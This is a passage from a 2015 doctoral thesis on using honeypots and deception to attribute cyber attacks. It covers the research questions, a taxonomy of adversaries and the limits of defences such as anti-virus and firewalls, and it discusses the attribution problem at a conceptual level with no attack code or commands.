Wide spectrum attribution: Using deception for attribution intelligence in cyber attacks

A thesis submitted in partial fulfilment of
of the requirements for the degree of
Doctor of Philosophy
at De Montfort University

Andrew Nicholson

August 11, 2015

Abstract

Modern cyber attacks have evolved considerably. The skill level required to conduct a cyber attack is low. Computing power is cheap, targets are diverse and plentiful. Point-and-click crimeware kits are widely circulated in the underground economy, while source code for sophisticated malware such as Stuxnet is available for all to download and repurpose. Despite decades of research into defensive techniques, such as firewalls, intrusion detection systems, anti-virus, code auditing, etc, the quantity of successful cyber attacks continues to increase, as does the number of vulnerabilities identified.

Measures to identify perpetrators, known as attribution, have existed for as long as there have been cyber attacks. The most actively researched technical attribution techniques involve the marking and logging of network packets. These techniques are performed by network devices along the packet journey, which most often requires modification of existing router hardware and/or software, or the inclusion of additional devices. These modifications require wide-scale infrastructure changes that are not only complex and costly, but invoke legal, ethical and governance issues. The usefulness of these techniques is also often questioned, as attack actors use multiple stepping stones, often innocent systems that have been compromised, to mask the true source. As such, this thesis identifies that no publicly known previous work has been deployed on a wide-scale basis in the Internet infrastructure.

This research investigates the use of an often overlooked tool for attribution: cyber deception. The main contribution of this work is a significant advancement in the field of deception and honeypots as technical attribution techniques. Specifically, the design and implementation of two novel honeypot approaches; i) Deception Inside Credential Engine (DICE), that uses policy and honeytokens to identify adversaries returning from different origins and ii) Adaptive Honeynet Framework (AHFW), an introspection and adaptive honeynet framework that uses actor-dependent triggers to modify the honeynet environment, to engage the adversary, increasing the quantity and diversity of interactions. The two approaches are based on a systematic review of the technical attribution literature that was used to derive a set of requirements for honeypots as technical attribution techniques. Both approaches lead the way for further research in this field.

Declaration

I declare that the work described in this thesis is original work undertaken by me for the degree of Doctor of Computer Science at the Cyber Security Centre (CSC) at De Montfort University, Leicester in the United Kingdom.

No part of the material described in this thesis has been submitted for any award of any other degree or qualification in this or any other University or college or advanced education institute. This thesis is written by me and produced in LaTeX.

Andrew Nicholson

Publications

Journal Papers

Nicholson, A., Webber, S., Dyer, S., Patel, T. and Janicke, H., *"SCADA Security in the Light of Cyber-Warfare"*. Computers and Security 31 No 4 (2012) p. 418-436

Conference Papers

Nicholson, A., Watson, T., Norris, P., Duffy, A. and Isbell, R., *"A Taxonomy of Technical Attribution Techniques for Cyber Attacks."* (2012). Proceedings of European Conference on Information Warfare (EWIC)

Nicholson, A., Janicke, H. and Watson, T., *"An Initial Investigation into Attribution in SCADA Systems"* (2013). Proceedings of 1st International Symposium for ICS & SCADA Cyber Security 2013

Nicholson, A., Janicke, H. and Cau, A., *"Safety and Security Monitoring in ICS/SCADA Systems"* (2014). Proceedings of 2nd International Symposium for ICS & SCADA Cyber Security 2014

Nicholson, A., Watson, T., Janicke, H. and Smith, R., *"Rolling the Dice, Deceptive Authentication for Attack Attribution."* (2015). International Conference on Cyber Warfare and Security (ICCWS).

Technical Reports

Nicholson, A. *"Cloud-Based Honeypots"* (2012) Digital Forensics Magazine (Issue 13)

Nicholson, A. *"An Overview of Honeypots and SCADA Systems"* (2013) Digital Forensics Magazine (Issue 17)

Acknowledgements

The process of completing a doctorate has offered new opportunities along the way. My supervisors have always offered their advice and provided such excellent opportunities and for this I would like to thank them.

My fellow students and work colleagues who have gone through this process or are continuing to go through this process have always provided useful feedback and motivation when times have been tough and the workload seems to be too much. It is with their help that I have been able to complete this research.

Completing a doctorate in a part-time mode of study has been well supported by my employers, particularly in the culminating months. Colleagues at the University have also offered high quality feedback that has been incredibly useful.

Most importantly my family and close friends have been incredibly accepting of the nights and weekends I have spent in front of the keyboard and I look forward to the time we will be able to spend together. Thank you for being so patient and supportive during this process.

Contents

List of Figures

List of Tables

List of Code Listings

There are over 20,000 malicious emails on
UK government networks each month,
1,000 of which are deliberately targeting them
Iain Lobban, Former Director of GCHQ

Chapter 1

Introduction

Objectives

- Motivation and problem statement
- Proposed approach
- Research questions
- Contribution and novelty
- Scope and thesis structure

ATTACKS that take place in cyberspace are difficult to attribute with a high degree of confidence. Known attributions have been largely circumstantial. Technical attribution proposals have had three prerequisites: i) appropriate positioning before an attack takes place, ii) invasive access that might mean techniques fall foul of the law and iii) deployment on a wide scale involving many parties (Blakely, 2012). The objective of this research is to critically review technical attribution techniques and propose approaches that do not have all of these prerequisites. This chapter provides motivation and methodology for the research undertaken and an overview of the thesis and following chapters.

1.1 Motivation

The growth of digital technology and interconnected systems in recent years has provided significant benefits for individuals, organisations, governments and military. Almost instant connectivity and access to information worldwide are central to the information age. This extension to our ecosystem has been labelled as *cyber*, a combination of computer technology, networks, virtual reality and our thoughts, feelings toward and interactions with these technologies. Cyber is defined by the UK Government (2014) as:

> *An interactive domain made up of digital networks that is used to store, modify and communicate information. It includes the Internet, but also the other information systems that support our businesses, infrastructure and services. Digital networks already underpin the supply of electricity and water to our homes, help organise the delivery of*

> *food and other goods to shops, and act as an essential tool for businesses across the UK. And their reach is increasing as we connect our TVs, games consoles, and even domestic appliances.*

Attacks against cyber, known as *cyber attacks*, have significantly increased in recent years. An annual survey conducted by the UK Department for Business, Innovation and Skills (BIS) found that 81% of large organisations and 60% of small organisations had suffered an information security breach (UK BIS, 2014). The survey identified an increase in the average cost of cyber attacks to victims, noting that some of the worst breaches were over one million pounds. The main cause is reported to be unauthorised outside attacks, while a smaller proportion are from staff misuse. In military, cyberspace is now considered an equal domain alongside the traditional four; land, sea, air and space. The UK Ministry of Defence estimates to have investigated over 1000 serious cyber attacks (Defence Management, 2011), while the U.S. Department of Defence reports six million probes each day (U.S. DoD, 2012). Consequently nation states are taking this threat more seriously. The UK Government (2014) Cyber Security Strategy aims to meet these objectives:

- To tackle cyber crime and be one of the most secure places in the world to do business in cyberspace.
- To be more resilient to cyber attacks and better able to protect our interests in cyberspace.
- To help shape an open, stable and vibrant cyberspace which the UK public can use safely and that supports open societies.
- To have the cross-cutting knowledge, skills and capability to underpin all of our cyber security objectives.

To help meet these objectives, attribution should be assigned to attack actors so that victims and responsible parties including individuals, organisations, government, law enforcement and military can respectively *deter, prosecute* and *retaliate*. Attributing cyber attacks offers numerous benefits (Hunker et al., 2008):

- The prospect of an attack actor being identified can serve as a deterrent to future attacks.
- Knowing the identity of an attack actor, and information gained in the process of attribution, can be used to improve defensive techniques.
- Attribution, even partial attribution, can provide the basis for interrupting attacks in progress.

However, technical attribution proposals have so far demanded prerequisites that mean they are unlikely to be deployed and used in real world scenarios (Blakely, 2012):

- An analyst can obtain, store and analyse whatever information is necessary for attribution.
- An analyst can place sensors in any place necessary to conduct attribution.
- The choice of location for these systems will be correct for attributing any attack.

In addition, many attribution proposals are limited to providing only a source Internet Protocol (IP) address and addresses of nodes in the attack path, that can easily be forged. Proposals that do not have these requirements, that can provide a wider spectrum of attribution data and can accurately and reliably attribute are desirable.

Honeypot systems, that deceive adversaries, offer notable benefits for attribution. They do not require modifying network protocols. They can be deployed by any party that desires attribution. Providing certain prerequisites are met, they are more legally and ethically sound when compared with other techniques. They also offer dual benefits, as honeypots are used to detect attacks and divert attacks away from production systems, as well as provide intelligence to help with attribution. However, current honeypots face challenges that limit their usefulness for attribution. They are predictable, do not present a challenge to adversaries and are often difficult to configure. This thesis addresses these challenges to ultimately improve the state of honeypots to help with the attribution problem.

1.2 Proposed Approach

This research began with a simple and overarching research question: **what is the current state of technical attribution of cyber attacks and how can it be improved?** From this initial research question a number of sub-research questions were defined.

1.3 Research Questions

The following sub-questions were identified during the course of the research:

1. What technical methods can be used to attribute cyber attacks?
2. What attribution artifacts do the identified techniques provide. What are the limitations of these techniques?
3. What assumptions do these techniques make and what impact do the assumptions have?
4. What can be done to reduce or remove these assumptions?
5. What techniques can be improved while mitigating the assumptions?
6. How can these improvements be measured?

To provide evidence to answer the research questions, appropriate work packages were defined.

1.4 Work Packages

To provide evidence to answer the research questions three phases of work took place: i) empirical research, ii) experiments and analysis and iii) write up and concluding remarks. The output of the research was separated into the following work packages (WP):

Work Package 1. Empirical investigation - *The research background was enumerated with an academic literature review consisting of an in-depth study and critical review of existing technical attribution techniques. This provided evidence for research sub-questions one, two and three. The resulting work is presented in Chapter 3.*

Work Package 2. Conceptual model - *Based on the findings of the literature review, a conceptual model and requirements for promising technical attribution techniques is realised. This provides evidence for sub-question four. At this stage hypotheses are defined. The resulting work is presented in Chapter 4.*

Work Package 3. Experiments - *Two experimental prototypes were designed that are based on the conceptual model outlined in WP2. Experimental validation created data sets and results to* *evaluate the hypotheses that was refined in WP2. The resulting work is presented in Chapters 5 and 6.*

Work Package 4. Data Analysis and presentation of findings - *The data sets created by experiments in WP3 are analysed and discussed to evaluate the hypotheses. Findings are presented along with recommendations for future work. The prototypes and the data sets that were generated provide evidence to support research sub-questions five and six. The resulting work is presented in Chapters 5, 6 and 7.*

1.5 Contribution and Novelty

The contributions of this research are:

1. Adaptive Honeynet Framework (AHFW): Prototype honeynet framework that adapts, based on actor-dependent triggers, to gather attribution artifacts from an adversary for greater attribution intelligence, the first of its kind. The framework combines three principles; observation, interpretation and adaptation. A simple policy language is proposed so that a honeypot operator can control interpretation and adaptation. It is a testbed for further observation, interpretation and adaptive research. This contribution is in Chapter 6.

2. Individual components of AHFW all present novel contribution:

    - Introspection: AHFW uses Volatility to introspect on live memory. Pythons multiprocessing capabilities are used to concurrently introspect on three areas of interest: running processes, network connections and keystrokes.
    - Interpretation: A simple policy language allows operators to connect observations to adaptations. The language includes the use of operands and wild cards.
    - Adaptation: The framework adapts honeypot systems in the nearby vicinity of the attack actors location so that the environment is suited to the adversary. This actor-dependent variation and adaptation queue system is the first of its kind.

3. Deception Inside Credential Engine (DICE): Prototype honeypot authentication engine that uses deception to uncover a novel attribution artifact. An existing medium-interaction honeypot was modified to identify returning adversaries who use different points of origin. The technique is shown to work on systems and protocols that use an authentication process. Initial experiments use Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP). This contribution is in Chapter 5.

4. A conceptual model and requirements for honeypots as attribution techniques. The conceptual model identifies ways to reduce or remove technical attribution prerequisites that were identified. The model and requirements underpin the two prototypes, DICE and AHFW. This contribution is in Chapter 4.

5. An attack actor taxonomy extends previous taxonomies by introducing a new class that discusses attribution factors that are likely to affect attribution efforts, that are unique to each actor. This contribution is in Chapter 2.

6. A literature review of publicly known technical attribution techniques. A previous survey took place in 2003 (Wheeler et al., 2003) and so an updated version was needed. The review

expands upon previous work by enumerating attribution data that the techniques are capable of collecting and also assessing their reliability, limitations and assumptions. This holistic review of technical attribution techniques is helpful for researchers wishing to enter the field and also for organisations, governments and military that are considering deploying existing technical attribution techniques. This contribution is in Chapter 3.

The contributions form a body of work that is useful for continued research in technical attribution techniques. Researchers entering the field can understand the landscape and have a holistic understanding of the techniques. The contributions also form the basis for research into adaptive honeynet frameworks that are based on actor-dependent triggers.

1.6 Scope

The research scope can be summarised as: **investigating attribution of intentional, cyber-dependent technical attacks in cyberspace that are conducted by outsiders, yet is also applicable to insider attacks**.

Threats against cyber systems can be separated into three groups; i) natural disasters, ii) unintentional and iii) intentional. This research focuses on intentional threats. Intentional threats may also include non-technical threats, such as physical attacks and social engineering. These types of threats are considered out of scope. Attacks can occur from within the entity, i.e. a local attack, or from outside of the entity, i.e. a remote attack. Attacks may be undertaken by insiders, i.e. adversaries that have a withstanding connection to the victim, or outsiders, i.e. entities that have no connection to the victim. This research focuses on attribution of remote attacks by outsiders but is relevant to some types of insider attack. For example, honeypots, that use deception, are equally able to coerce insiders as well as outsiders. UK government refers to two types of cyber crime (McGuire and Dowling, 2013):

1. Cyber-dependent (or *pure* cyber crimes): are offences that can only be committed using a computer, computer networks or other form of Information and Communications Technology (ICT). These acts include the spread of viruses or other malware, hacking and Distributed Denial-of-Service (DDoS) attacks.
2. Cyber-enabled: traditional crimes, that can be increased in their scale or reach by use of computers, computer networks or other forms of ICT. Unlike cyber-dependent crimes, they can be committed without the use of ICT. Two of the most widely published instances of cyber-enabled crime relate to fraud and theft.

This research focuses primarily on cyber attacks that are cyber-dependent.

1.7 Outline

This thesis is organised in seven chapters and is structured as follows: Chapter 1 identifies motivations for the research, research questions and work packages, outlines contributions and defines scope. Chapters 2 and 3 review background theory. Chapter 2 introduces terminology, definitions and existing challenges that have led to a requirement for attribution. Chapter 3 critically reviews related work in the field of technical attribution techniques. The review covers techniques, the attribution artifacts that they collect, their assumptions and limitations. Chapters 4, 5 and 6 present the original contribution. Chapter 4 presents the central theme that underpins the work in this thesis as a conceptual model and requirements. In Chapter 5, a more elaborate prototype for the discussion points raised in Chapter 4 is presented. This includes experimental design, data analysis, results and discussion. Chapter 6 builds upon the work of Chapter 5 by proposing, designing and evaluating an adaptive honeynet framework. Chapter 7 summarises this research. The research is critically reviewed, contributions are emphasised and areas for future work are identified.

As soon as a strategy is developed by one side,
the other side implements a countermeasure
Brand et al. (2010)

Chapter 2

Cyber Attack and Attribution

Objectives

- Introduce cyber attack, attack actors and defence
- Introduce attribution and review attribution definitions
- Propose three cornerstones of attribution
- Examine attribution using an information gathering approach
- Review legal, ethical and technical implications for attribution

This chapter provides motivation, context and introductory material for subsequent chapters. Background material is introduced in two parts. The first part, Section 2.1 provides an overview of the cyber landscape, namely cyber attacks, actors and existing defence techniques. The second part, Section 2.2, introduces attribution of cyber attacks. It is motivated by the challenges identified in Section 2.1. Attribution is reviewed as three cornerstones that make up the primary literature; *i) technical*, *ii) legal and ethical* and *iii) effects; deterrence and retaliation.* An information gathering approach is used to examine facets of attribution, attribution definitions are introduced and attribution challenges are discussed.

2.1 Cyber Landscape

The last century has been ripe with technical innovations, arguably the most pervasive is interconnected systems. Billions of people worldwide have Internet access and enjoy the many benefits it provides, including near instant communication with friends and family and instant access to a plethora of information and services, such as shopping, health and banking. Organisations, governments and military all use interconnected systems to become more efficient and effective. There are reportedly five billion Internet-connected devices, while eight trillion dollars changed hands last year in e-commerce (UK Government, 2014). In the next few decades more devices will become part of this interconnected system and its pervasiveness will continue to grow. It is crucial that actions and transactions that take place in cyberspace are protected. Cyber attacks seek to undermine a safe and secure infrastructure.

2.1.1 Cyber attacks

A universally accepted definition for malicious activities in cyberspace has not yet been identified. Hathaway et al. (2012) review definitions offered by various parties including U.S. Cyber Command, but instead arrive at their own definition:

Definition 2.1. *A cyber attack consists of any action taken to undermine the functions of a computer network for a political or national security purpose.*

Hathaway et al. (2012) notes that attacks in cyberspace that are criminal in nature are not cyber attacks; they are cyber crimes. Cyber attack is reserved for attacks in cyberspace when the motivation is for political or national security purposes. Cyber attacks and cyber crimes have steadily increased in recent years (UK BIS, 2014). Authorities have identified that cyber attacks are high priority threats and have introduced doctrine and programmes to increase awareness and resilience (UK Government, 2014). Attacks in cyberspace are the result of one or more flaws; *bugs/vulnerabilities in software*, *misconfiguration in implementation*, *underlying flaws that are e.g. inherent in a protocol* or *human weakness.*

Vulnerabilities in software

Bad programming practices can introduce vulnerabilities in software. For example, this includes memory safety vulnerabilities such as buffer overflows, were memory for program code is not properly defined and program code is able to overwrite the heap and stack into other areas of memory, containing malicious code to control code execution. This also includes input validation vulnerabilities, such as Structured Query Language (SQL) injection and Cross Site Scripting (XSS), were user input is not handled correctly and is interpreted as computer code and executed.

Misconfiguration in implementation

Misconfigurations are found in systems that are deployed with a sub-optimal configuration. For example, enabling PUT commands on a web server, so that adversaries can upload their own files, or allowing inclusion of remote files, so that adversaries can include their own files. Misconfiguration includes default or weak credentials that allow easy access. These vulnerabilities often arise from not changing default configurations, or from not understanding the outcome of setting a certain property, or from accidentally connecting a system to the Internet that was never intended to be connected to the Internet, as sometimes happens with programmable logic controllers (PLC) in industrial control systems.

Misuse of legitimate feature

Abuse of legitimate features can cause a cyber attack. For example, a Distributed Denial-of-Service (DDoS) attack sends legitimate messages that abide by the protocol specifications. It is the quantity of messages that causes the action to become a cyber attack and is therefore an abuse of legitimate features. These vulnerabilities can be most difficult to remediate as the problem is deeply ingrained in the technology or protocol.

Human weakness

It is sometimes said that humans are the weakest link, and social engineering takes advantage of this weakness. Attacks that exploit human vulnerabilities include phishing, baiting and tailgating. These types of attacks are cyber-enabled, such as phishing, or require no use of cyber at all, such as tailgating.

2.1.2 Adversaries

A range of adversaries are capable of exploiting vulnerabilities and are differentiated by a variety of factors including intent, triggers, capability and methods (Hald and Pedersen, 2012). This section presents an overview of these actors, based on existing taxonomies that follow a scientific approach (Hald and Pedersen, 2012). This research extends previous work by adding an attribution factors class to the taxonomy that discusses, for each adversary, relevant attribution factors. Parts of this work have been published in a peer-reviewed journal (Nicholson et al., 2012).

A note on actor definitions

It is noted that the term *hacker* does not accurately portray the range of adversaries (Rogers, 2006). The term is often used as a slur and has popular conflicting definitions (Merriam Webster, 2002):

- An expert at programming and solving problems with a computer.
- A person who illegally gains access to and tampers with information in a computer system.

Therefore, throughout this thesis the terms *adversary* and *attack actor* are used to more accurately represent the range of threat actors. When referring to *victims*, this thesis is referring to either the direct victim of a cyber attack or a responsible party that acts on behalf of the victim. For example, if a privately-owned critical infrastructure is attacked and a government intervenes to offer support with attribution.

Nation state actors

Approximately 120 countries have or are developing offensive cyber attack capabilities (Shea, 2010). Citizens, including those with previous computing convictions, are being enlisted by nation states to join specialist task forces and military units. The extent of publicly known offensive actions conducted by these groups has been at a low level, consisting of website defacements and Denial-of-Service (DoS) attacks. However, one serious publicly known attack has taken place against industrial control systems that was reported to have been caused by nation state actors (Symantec, 2011). Evidence is beginning to show that elements of future wars are likely to be fought in cyberspace (Arun, 2008). Nation state actors should be considered to be a dangerous threat primarily to critical systems; as money can be considered almost no object. Nation states can stock pile zero-day exploits, awaiting a time for their use. Nation states are almost the only adversaries able to fund such investments. The most well developed countries that have a mature cyber program will have funds, tools, techniques and experience. This actor also likely has extended access and reach in their own territory and friendly territories. For example, requesting that an Internet Service Provider (ISP) deletes data or hands over log files. This could help with both attributing and avoiding attribution. On the contrary, countries that are beginning programs in this area might make mistakes. The 61398 Unit, reportedly a cyber unit in the Peoples Liberation Army (PLA) of China, disclosed identifiable information including names due to mistakes (Mandiant, 2013).

Attribution factors: This group are the least likely to leave an online footprint, such as discussions on online forums or social media. They may have unfettered access in their own territory and use exploits that are developed specifically for a single target, comprising multiple zero-day exploits.

Organised crime

Organised crime is motivated by financial gain and consists of cyber-enabled and cyber-dependent crimes (McGuire and Dowling, 2013). Cyber-enabled crimes are extensions of traditional crimes that use an aspect of cyber, such as fraud and theft. Cyber-dependent crimes can only be committed using computers, computer networks or other forms of Information and Communications Technology (ICT), such as dissemination of malicious software and DDoS. Organised cyber crime has evolved considerably to be a mature discipline with distinct roles and division of responsibilities, closely mirroring legitimate business processes. Cyber crime has largely been commoditised, for example with Pay-per-install (PPI) and crimeware kits. PPI involves the trading of compromised hosts for money (Caballero et al., 2011). Consumers specify geographic location, operating system and other factors before purchasing compromised hosts. Crimeware kits allow point-and-click exploitation and management of compromised hosts and reduce the complexity of cyber crime.

Organised criminals are likely to have access to funds, meaning that they can hire experts if necessary, or purchase point-and-click attack tools from the underground economy. Eighty percent of cyber crime is estimated to be organised, instead of lone actors, and group sizes are small, typically less than six members, with distinct roles allocated (Detica BAE Systems, 2012).

Attribution factors: Criminals in the real-world wish to hide their identity so that they are not caught. For example, they wear masks during bank robberies and choose dimly lit areas that are not monitored by CCTV. In cyberspace this is no different, cyber criminals are motivated to identify techniques to prevent attribution. Attribution is complicated by multiple criminal parties to attribute, including authors of crimeware kits and tools, sellers and distributors of kits and consumers/end users. Further complicating factors include transnational crimes and collaborators, meaning that law enforcement from different nation states must work together.

Terrorists

By definition terrorists promote an idealism through the use of violence and threats. Terrorists use cyber means, named cyber terrorism, primarily for cyber-enabled activities as opposed to cyber-dependent activities. These are activities that are enhanced by cyber capabilities, such as dissemination of propaganda material using video sharing, discussion forums and social media websites. Known examples of cyber-dependent activities are low threat and noted as cyber vandalism (Hald and Pedersen, 2012), namely website defacements and DoS. While no significant cyber terrorism attack has occurred there is evidence to suggest that it could. U.S. Intelligence officials discovered evidence of surveillance of U.S. infrastructure, on seized Al Qaeda systems following 9/11 (Frontline, 2003). Furthermore, it has been suggested that terrorists are interested in attacking critical national infrastructure (CNI), though they may not have the necessary skills yet (Blau, 2004). The director of the Control System Security Center at the U.S. Department of Homeland Security, stated:

> *There is no difference in the way that terrorists are going to get into your networks, the real difference is going to be the intent and the payload, and may be even the consequences. The intent will be specifically directed at targets within your critical infrastructure, your control system, or possibly even a substation.* (Iverson, 2004)

Cyber attacks against CNI could have equal consequences to physical terrorist attacks with less resources and risk required. Terrorist groups are not currently deploying cyber-dependent attacks; it is believed that they do not have the capability, but have the desire to.

Attribution factors: Terrorists by their nature wish to publicise their attacks and claim responsibility. A need for technical attack attribution may be bypassed due to non-technical self-attribution. Instead, an issue might be that multiple terrorist groups self-attribute, each wishing to gain recognition for an attack. Discerning who was the true adversary is non-trivial.

Insider attacks

Insider attacks differ from external attacks as they effectively bypass perimeter defences, such as firewalls and inbound/outbound traffic analysis (Stolfo et al., 2008, pg. 3). Insider attackers often already have authorised access to the network, something that an external adversary must acquire through a combination of time, skill, persistence and resources. Insiders abuse a position of trust and can leverage inside knowledge, such as known credentials.

Insider attacks are most commonly motivated by revenge or financial gain. Detecting these attacks prompts unique challenges, not found when detecting outsider attacks (Stolfo et al., 2008). These attacks may not present a typical attack signature, making them difficult to identify. For example, if a user legitimately accesses sensitive files and then uses a digital camera to take photographs of data to hand to a competitor.

Attribution factors: Insider attacks pose unique challenges for attribution. For example, Blau (2004) notes that many industrial control systems use login credentials such as “console” or “administrator” instead of identifiable names such as “alice” or “bob”. This implementation introduces an aspect of plausible deniability, such that an inside intruder could be untraceable or not identifiable from a group of potential suspects. Insiders are most likely to work alone and so communications between collaborators are unlikely. They are unlikely to visit and contribute to typical hacking forums as they already have access and will not need to use typical tools and techniques that may be visible in log files and identified by security products, e.g. intrusion detection system (IDS). Positions of authority and privileged access mean that insiders could delete traces of their malicious actions and hinder attribution efforts.

Script kiddies

A script kiddie is an adversary who uses scripts and tools written by others, with little regard for understanding how they work (Merriam Webster, 2002). They are motivated by curiosity, a juvenile desire to cause destruction and to gain notoriety (Hald and Pedersen, 2012). Their knowledge of computing and programming is considered to be low. Instead, their abilities are primarily in acquiring tools, created by skilled adversaries, that perform automated attacks for them. Despite inexperience, script kiddies can pose a serious threat due to the availability of high threat malware. For example, the popular penetration testing framework (Metasploit, LLC, 2007), contains point-and-click modules that specifically target industrial control systems. By offering such exploits in freely available software packages, the barrier to attack is lower and skills required are less. Script kiddies have minimal funding and should be detected by best security practices, such as patch management, policy enforcement and adequate use of anti-virus (AV), IDS and firewalls. Due to a lack of understanding, script kiddies may be more likely to leave traces that lead to attribution.

Attribution factors: This group is the most vulnerable to attribution techniques and the most likely to be caught. They will run scripts found on the Internet that are untested and could have unexpected consequences. They are unlikely to spot the subtle signs of a honeypot and thus most likely to be ensnared by one. They are also the most likely to leave an online footprint, such as posting questions on public and private forums or boasting about success to their peers. This group often works alone and so communications with colleagues or collaborators are unlikely (Hald and Pedersen, 2012).

Hobbyists

Hobbyists are motivated by a thrill or challenge. Unlike script kiddies, hobbyists concern themselves with understanding malicious software and may have respectable computing skills. In some cases the intentions of a hobbyist may seem harmless; simply exploration, as many believe is the case with U.K hacker Gary McKinnon (BBC News, 2012). McKinnon faced extradition to the U.S. for reportedly breaching 90 U.S. military systems. He claimed to have been looking for evidence of aliens. In reality, a hobbyists inquisitive nature could prove to be destructive. This is demonstrated by a boy, aged 14, who hacked into a Polish tram system and de-railed four vehicles using a remote control that he constructed (Baker, 2008). While this case required close proximity to the system, as the boy asserted direct control over the actuators, and thus differs from the more prominent attack vectors, it shows that low capability actors driven by curiosity can cause significant damage to infrastructure if insufficient safeguards are in place. Hobbyists commonly do not have appropriate funding or motivation to purchase expensive products, such as zero-day exploits, that may be found in the underground market.

Attribution factors: Unlike script kiddies, hobbyists often have a desire to understand the technology that they use and this may lead to a desire to identify tools and techniques to limit the ability of others to attribute them.Tools may also be customised to fit their requirements or entirely new tools may be developed, which may lead to unique malware.

Hacktivists

Activist hackers or *hacktivists* use cyber-enabled or cyber-dependent techniques to promote political ideologies. Similar to cyber terrorism, cyber-enabled techniques involve the distribution of material through social media including messages boards and discussion forums. Material can reach a wider audience, costs much less than printing leaflets and is delivered instantly. Tools such as FloodNet are used for "virtual sit-ins" (Denning, 2001, pg. 338). This software automatically reloads a website address several times per minute. When used by thousands of participants the availability of the website might be affected. The effect is similar to DDoS tools, however the underlying motives are subtlety different. Since the tool refreshes several times per minute, instead of thousands of times per second, it requires many thousands of voluntary participants. DDoS attacks are also often composed of compromised systems that are part of botnets that attack actors have amassed. FloodNet can also request URLs that do not exist on the web server, causing specific messages to be stored in web server log files. An example is *File: human-rights not found.* Anonymous, a hacktivist group, often use disruptive tactics such as DDoS to take down victims' web presence. Their tactics have included hacking into systems and some have noted that hacktivists may launch attacks against industrial control systems. In the past, physical protests have taken place at numerous nuclear power plants; it is imaginable that similar protests could take place by attacking industrial control systems. At this point hacktivist actions are likely to become terrorist actions.

Attribution factors: In the past hacktivists have been identified and arrested because they downloaded tools and ran them with no thought for attribution; e.g. Low Orbit Ion Cannon (LOIC). Following the publication of these arrests it is possible that hacktivists are better protecting themselves from identification by using LOIC versions that use the Tor network.

2.1.3 Cyber defence

To counter vulnerabilities and those who would exploit them, many technical and non-technical preventative measures have been devised that have varying degrees of success. A defence in depth approach that combines many approaches is recommended as best practice. Approaches are generally divided into proactive or reactive. Proactive techniques are deployed before compromise and involve planning. Reactive techniques take place once a compromise takes place. Technical defensive techniques have traditionally been used to mitigate cyber attacks, including AV, firewalls and IDS. The following sections review these techniques and highlight their weaknesses, to motivate attribution.

Anti-virus

Over twenty years ago Kephart (1994) noted that "current anti-virus techniques are doomed", identifying that signature-based detection techniques are limited to identifying only known malicious code and variants. The staple of security technologies, AV, uses byte signature blacklisting to identify and block known malware. Signature-based approaches are flawed as changing bytes in malware results in a new and undetected signature. Malware authors are instinctively aware of this weakness and write polymorphic malware that mutates and has a unique signature each time it is delivered to a victim. Malware authors can also freely test their evasion techniques against all of the known vendors using websites such as Virus Total (2014). AV assumes that customers maintain up-to-date signature tables. When failing to update AV signatures for one week the best AV missed 37% of malware, while the worst missed between 60% and 90% (Bilar and Saltaformaggio, 2011). Malware is repacked on average every eleven days to avoid signature-based AV, while some families have been found to repack twice each day (Caballero et al., 2011). Repacking results in a new signature that is not known by AV.

Firewalls

Firewalls handle network traffic as guided by rules and configuration. Handling includes blocking, allowing and modifying traffic. These measures need to be properly configured to work properly. For example, studies of corporate firewalls have found that 80% of firewalls had major misconfigurations (Wool, 2004, 2010).

Network monitoring and intrusion detection

Vendors have focused on network monitoring to detect signs of intrusion. Signature-based network intrusion detection systems (NIDS) analyse network packets for signatures and fall victim to the same flaws as AV. Malware authors can use encryption or camouflage attack traffic within features of common protocols, such as Hypertext Transfer Protocol (HTTP), to avoid detection.

Policies and procedures

Policies, standards, guidelines and procedures form an information security framework that reduces risk to an organisation. These include non-technical approaches such as education and awareness, international agreements and legal precedent that are useful for reducing harm from human borne threats. Organisation policies reduce risk by, for example, stating that employees should not open attachments that are unsolicited or that employees should not connect personal devices to the organisations wireless network. Organisations may carry out code review or penetration testing to identify vulnerabilities and comply with standards. Penetration tests and vulnerability assessments can identify known vulnerabilities and misconfigurations. Accreditation and certification schemes such as Certified Information Systems Security Professional (CISSP) and CREST aim to ensure that those who carry out these tasks are appropriately qualified. However, adversaries have continued to devise new techniques to outsmart best defensive efforts and succeed in meeting their goals.

Failure of defence techniques

Despite a wealth of technologies, processes and procedures, cyber attacks continue to succeed for a variety of reasons. Inside attacks can bypass many of the security measures discussed; their level of access presents significant challenges for defence measures. Zero-day exploits, those that are unknown to the developers, are discovered regularly in software used by millions of people (N. Mehta and Codenomicon, 2014). Nation states are accused of coercing manufacturers to create backdoors in hardware and software (Guardian, 2014a). Supply chains have been compromised so that customers receive hardware with pre-installed malware (Ellison et al., 2010). It is said that humans are the weakest link and so social engineering attacks such as spear phishing target heads of organisations, often bypassing technical solutions.

In the ongoing battle between adversary and security researcher each side devises a new technique and has the upper hand for a short period of time. This is described as a positive feedback loop; *"as soon as a strategy is developed by one side, the other side implements a counter measure"* (Brand et al., 2010). This is not to say that the techniques discussed in this section are irrelevant or time-limited. The techniques are useful, for they detect and stop many cyber attacks, yet many slip through the net. They form a first line of defence that detects known attacks, such as those that are likely to be purported by script kiddies. As an additional component to a defence-in-depth architecture, accurate and reliable attribution of cyber attacks is a desirable prospect that has not yet been achieved.

2.2 Attributing Cyber Attacks

Attribution is deemed too impossible a task by many, sometimes described as a "guessing game" and the "holy grail" of cyber security. It is paradoxically described as *"too difficult to pursue but also too difficult to ignore"* (Kantzer, 2011). At an invite-only session at the Black Hat conference, consisting of thirty experts, including government officials, C-level executives and academics, the general consensus was that *"the so-called attribution problem was fruitless and that people should instead focus on resilience"* (Clarke and Knake, 2011, pg. 65).

And yet, there are many examples of successful attributions and political responses to cyber attacks, that indicate a high degree of confidence in attribution results. For example, the U.S. filed a criminal indictment against five Chinese nation state actors operating under the PLA Unit 61398, that included full names and photographs of individuals involved (U.S. DoJ, 2014). The U.S. has also blamed North Korea for cyber attacks against U.S. companies and as a result imposed political sanctions (Berghel, 2015).

Many believe that attribution is possible and that the capabilities of states to perform attribution is improving. Iain Lobban, former Director of GCHQ, noted that attribution is difficult, especially in real-time, but it is possible (BBC News, 2013). Knake (2010) notes that *"in the event of a catastrophic cyber attack, attribution to at least some level will almost always be possible"*. U.S. government officials have stated that their attribution capability is improving, such that more than one in three sophisticated cyber attacks can be quickly attributed (Defense.gov, 2012). Authority figures have identified that more effort should be put into the attribution problem, requiring technical solutions that abide by political, legal and ethical concerns, to act as deterrents and to enable retaliation.

2.2.1 Defining attribution

